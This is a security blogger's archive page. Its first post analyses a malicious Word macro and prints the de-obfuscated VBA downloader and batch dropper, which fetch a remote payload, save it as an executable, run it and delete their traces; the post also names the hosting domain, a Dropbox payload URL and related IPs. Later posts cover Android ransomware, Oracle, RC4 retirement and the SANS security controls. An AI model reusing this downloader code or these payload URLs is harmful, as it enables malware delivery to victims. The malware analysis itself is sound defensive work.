Archive
Received a word file from someone – how bad could it be if you open it?
It used to be files that were executable (like .com, .exe .zip, .vbs, etc.) were bad to open when you received them in your email. Then came the pictures or URLs you received in your email because mail clients like Outlook would automatically preview them which results in running them without opening the email but how bad could it be to open a word document?
I wanted to spend a little time diving into what you might fine circulating around now…
I received a word document from an unknown sender so rather than opening the document I was able to load it on a diagnostic Linux server to see what is inside this document. (The concern is not for anything that is saved in the body of the document itself but rather the macros that come with the document.) ALERT – Geek stuff to follow…
As you view the code you may notice that someone has tried to obfuscate the code. This is evident by viewing some of the names of the functions and is common for developers who wish to make reverse engineering difficult.

Module1
This visual basic module is used to create the subroutine that will be executed and with a loop that continues to run (while true). It also creates a function that may be used to find the temp directory (Environ())
There is also a module that is responsible for creating the ‘work’ script and runs or executes the code. 
Below we see that the attackers are beginning to think smarter not harder. This URL uses a 302 redirect to re-establish the connection over a secure TLS channel to the same host. SSL traffic cannot be sniffed as easily so this is another attempt to obfuscate the traffic.
Finally after the third macro is run we have a connection to a website called mirai2000.com which starts the exploit. I have tried to un-obfuscate the connection by replacing the variables to  come up with the following script;
strTecation = “pioneer9.exe”
frgea =”MSXML2.ServerXMLHTTP”
Set objXMLHTTP = CreateObject(frgea)
objXMLHTTP.open “GET”, paytina, False
objXMLHTTP.send()
ahdjqg = “ADODB.Stream”
Set objADOStream = CreateObject(ahdjqg)
objADOStream.Open
objADOStream.Type = 1
objADOStream.Write objXMLHTTP.ResponseBody
objADOStream.Position = 0
objADOStream.SaveToFile strTecation
objADOStream.Close
$$
@echo off
:nqdjwkn
cscript.exe pioneercranberry.vbs
ping 2.2.1.1 -n 4
:windows
pioneer9.exe
:loop
ping 1.3.1.2 -n 1
del pioneercranberry.vbs
del pioneercranberry.bat
if exist pioneercranberry.bat goto loop
if exist pioneercranberry.vbs goto loop
exit
Analysis:
We see a script that is downloaded as pioneercranberry.vbs (GET /777763172631572.txt from mirai2000.com).
We then download a second file (GET /rara.txt which downloads a file from dropbox (https://www.dropbox.com/s/x3igq1hnugevjp0/3d8.exe?dl=1 that appears to be a windows firewall shell?) and save it as an executable (pioneer9).
When the file (pioneercranberry.vbs) is run we see a few ping requests to an IP address (2.2.1.1) in France (IP2000-ADSL-BAS).
Next we download an executable (Trojan) from an IP address (66.240.183.19) on the onx.com network using SSL.
Finally we send a single ping to an IP address (1.3.1.2) in China (CHINANET-GD)…hmmm.
I also see evidence of a teamviewer executable being downloaded (perhaps part of the Trojan above) but it fails to run because of a license issue from an IP address (178.255.155.118) in Italy (ANEXIA-NET).
——————————–
All of this activity because I opened a Microsoft Word document. All carefully obfuscated to evade Virus protection and Application level proxies and filters.
Sophos labels this Trojan as Troj/Agent-AOHW. Unfortunately as of this morning the site no longer works so I am unable to complete my analysis.
The moral of this story is…be careful when dealing with ANY file attachment in email. A good rule of thumb is if you didn’t ask for it DON’T open it.
Its the FBI and we have your phone surrounded…
Just when you though it was safe to use your android smart phone there are several vulnerabilities you should be aware of (great now I need to monitor and patch my cell phones too? – yes Virginia, just one more thing you need to do this week).
There are reported connections from a Command and Control server (C2) located in Canada and Germany for a new ransomware for your phone that impersonates the FBI. Claiming that it detected pornographic images on your phone this message asks you to pay a fine of $500 and as proof it shows you a picture of yourself (taken with a front facing camera) and your Internet IP address of the phone (everyone has a data plan nowadays right?)
Using a hidden feature of your phone, it can wake your device out of idle and report in to a C2 every minute without any sign that it is doing so (you might be noticing that your battery life has gotten quite poor, this would probably require additional power). It will also give the attackers a way to connect to your device using a backdoor.
Read more about it here – http://blog.fortinet.com/post/locker-an-android-ransomware-full-of-surprises
Edit: This is just another variant of the same ransomware family reported earlier this year. (See here). Unfortunately there is no Anti Virus for mobile phones that have heuristic scanning so don’t rely on anything you have installed to protect you from these types of attacks.
Security industry reacts to Oracle’s CSO missive | CSO Online
Ever wonder where we will all be in 5 or 10 years? I would never had seen this coming – I mean this could be an example of professional hubris – read about how the chief security officer at Oracle thought it was time to tell it’s users to play nicely or ‘we will take our wagon away from you’.
This is just a glimpse of the next version of the end user license agreement (EULA) that we all just click on before using the software that it was written for. Judging from the industry reaction it could be a little ways off before a large company like oracle tries to flex it’s muscles but mark my words, reverse engineering software to find holes will likely lead us back to a time before open source. Companies should embrace the open architecture and provide a rich ‘bug bounty’ program if they do not have the talent inhouse to keep up with demand.
Read more on the article below and check out the archive of the post before it was pulled off the site.
The death of RC4 – here comes armageddon…
The newest Java can cause some problems with your tools now that SSL is a thing of the past. Earlier this week some of the browser developers officially retired SSLv3 in favour of TLS and it has already started to cause issues. I recently upgraded to the newest Java this week only to find that my Cisco ASA interface no longer works. With Java 7 I had already added the website to the exception list in the security tab so my upgrade should have been relatively flawless as it has been throughout the 8 series of JRE. Unfortunately this was not the case…
I suspected that the self signed certificate that I created to manage the router through the Advanced Security Device Manager (ASDM) might be incompatible and as I reviewed it I see that it used SHA1 as the Signature algorithm. That should have only caused some issues if I was strictly using the browser to login but since I used the ASDM this was not the case…hmmm.
The problem was simpler than that – it seems that RC4-SHA1 was the only active algorithm being used for Configuration>Device Management>Advanced>SSL Settings on my router. Since the new Java update 1.8.51 no longer supports RC4 (Oracle and the rest of the community consider it to be weak and compromised since it can be brute forced now) you get an error when trying to connect to the ASDM if you are only using RC4. If I could add AES128-SHA1 to the list of algorithms used I would expect it to work but I cannot add it using the asdm (I got an error which is probably why I did not add it previously).
Adding the new algorithms must be done from the command line. Once I added a new cypher I was able to login again on my windows 8 machine after upgrading java. I hope this can help you resolve any issues you might have on other devices after upgrading your java runtime environment. I would encourage you to take this time to verify all of your existing web base https management portals. I suspect that we will all have a great deal of problems connecting to older systems. Its a good time to check if the vendor has a newer firmware that will support the changes (if the devices are still supported) and if not then it might be time to replace those old printers, Telco gateways, etc. Using an older device that only supports RC4 might represent risk to your organization if you have any shared username/passwords on those devices and the are breached.
Security Controls – Know ’em, Use ’em
I wanted to create a post to share with our readers the SANs top 20 controls. These are a set of ‘good practices’ that are aligned with the National Institute of Standards and Technology (NIST) and should be adopted by any business in order to manage their computers and networks more effectively. I feel they are outlined in order of importance and I would like to begin with the most important (Number 1). A full list of the top 20 controls are available at http://www.sans.org/critical-security-controls/ I will try to detail several of them over the next few blog posts.
- Inventory of Authorized and Unauthorized Devices
The need to have a complete and up to date inventory of what is on your network is crucial to knowing how to stop the bad guys from getting in. You can’t fix it if you don’t know its broken and the same holds true with networking. Just because you cannot see it doesn’t mean it can’t connect to your computers, servers, wireless. Anything that can connect to your wired network must be inventoried and if you use a wireless network you should REALLY inventory any system that is connected to it.
Use an automated asset discovery system to audit all of your devices or do it manually but you must do it. Audit your Dynamic IP configuration tools and consider network level authentication in the case of wireless. You can also consider using Private Key Infrastructure (PKI) to manage the authentication of devices if they support it in order to effectively manage access.
- Inventory of Authorized and Unauthorized Software
Equally as important as knowing about all the devices connected to your network is knowing about all the software running on those devices. Attackers are scanning any device that is connected to your Internet connection starting with your router and any services that you expose to the public facing Internet. Port forwarding remote administration tools, web servers, even ports that you are not aware of so know all of the connection methods that your equipment uses and if you have wireless networks you need to inventory all software. A wireless network that is not separated from your wired (primary) network exposes ALL of your devices and the software running on those devices.
Use software that controls what applications are allowed to run (whitelisting). Use host based firewalls and remove unnecessary software and services that you do not know or need. Only deploy software tools from a known source and verify file integrity using hashes wherever possible.
- Secure Configurations for Hardware and Software on Mobile Devices, Laptops, Workstations, and Servers
In their default configurations, most equipment manufacturers do not focus on safe and secured deployments. Why would they – they want the device to work in ANY situation. They leave the implementation of security to you, the purchaser. If you do not learn to modify configurations for your environment you are exposing yourself to attack not only from outside agents but from within as well (this is especially true with Wireless). Scripts that can be run (intentionally or otherwise) when a user visits a webpage will often include default credentials in order to catch the low hanging fruit. Adding your own configuration parameters can help mitigate those risks.
Utilize a standard build for new computer systems and store them offline if possible. Establish a secure mechanism to deploy any new system over the network and ensure that new configurations adhere to policies that you create and maintain. Implement a file integrity check on all key configuration files and maintain a change management system to log any/all modifications.
- Continuous Vulnerability Assessment and Remediation
As new features, devices are added and software, firmware change the need to monitor and manage vulnerabilities can grow exponentially. Failing to scan for and fix critical vulnerabilities can introduce risk to your organization during the time it takes to find and the patch your software and firmware flaws. Implement or contract for vulnerability assessment on a regular basis to ensure that nothing is missed. All it takes is one avenue for an attacker to penetrate your systems – you have to make sure that all of them are closed. Implement central logging in order to monitor system wide activity and reduce the chance that an attacker can remove his tracks.
Setup a patch testing lab if uptime is important – it will allow you to rate your risk level whenever delay is necessary in deploying patches. Implement an automated patching mechanism and monitor activity to review any errors.
- Malware Defenses
Malware is any software, script or piece of code that is intended to damage, disable or circumvent normal use of a computer. It can be harmful, benign or helpful although the latter is rarely the case. Your need to prevent it from happening is now more important that ever before. The ability for AniVirus/Antimalware software to prevent this from ever happening to you is gone. Attackers can and do use obfuscation techniques to thwart your scanning software so don’t rely on it. On the contrary, make sure that you use one and keep it up to date. It can be useful to catch 50-80% of the infection attempts.
Control/Limit the use of external devices and consider implementing network based Intrusion Detection systems on or in conjunction with your firewall. Log all domain name queries to help identify known command and control contact to malicious domains. Create and implement an incident response process that can be helpful in adding any out of band malware that is not currently being detected by scanning signatures.
These five top 20 controls will have the most effect in preventing breach and helping you mitigate risk on your network. I suggest that my clients subscribe to our management service in order to help monitor and manage their Windows/Apple/Android devices and when we are contracted to manage the entire LAN we will monitor and manage the remaining devices. This allows us to have logs from all of the computer devices and can help us find the primary errors in any organization.
For a more detailed event monitoring approach we suggest that they utilize a device that can be used to hold all event logs from any network system (syslog server). It also allows us to use file integrity monitoring on devices that have a key role in the organization. There are agents for most hardware that can be installed to manage the files, bandwidth, etc.

OSSIM Version
It uses a vulnerability scanner to help identify any potential attack vector so we can remedy it. It also has a trouble ticket software built in that can create tickets automatically whenever a set of configured criteria are met which include traffic analysis, breach information, new devices found, etc.
For those of you who have read this far and find yourselves without adequate protection in any/all of these areas I would encourage you to consider looking at the Alienvault line of products.
I feel security is like insurance – it’s better to have and not need than need and not have.
 Security Analyst - Jeff Soehner CISSP, GXPN,GPYC,GMOB,GCIH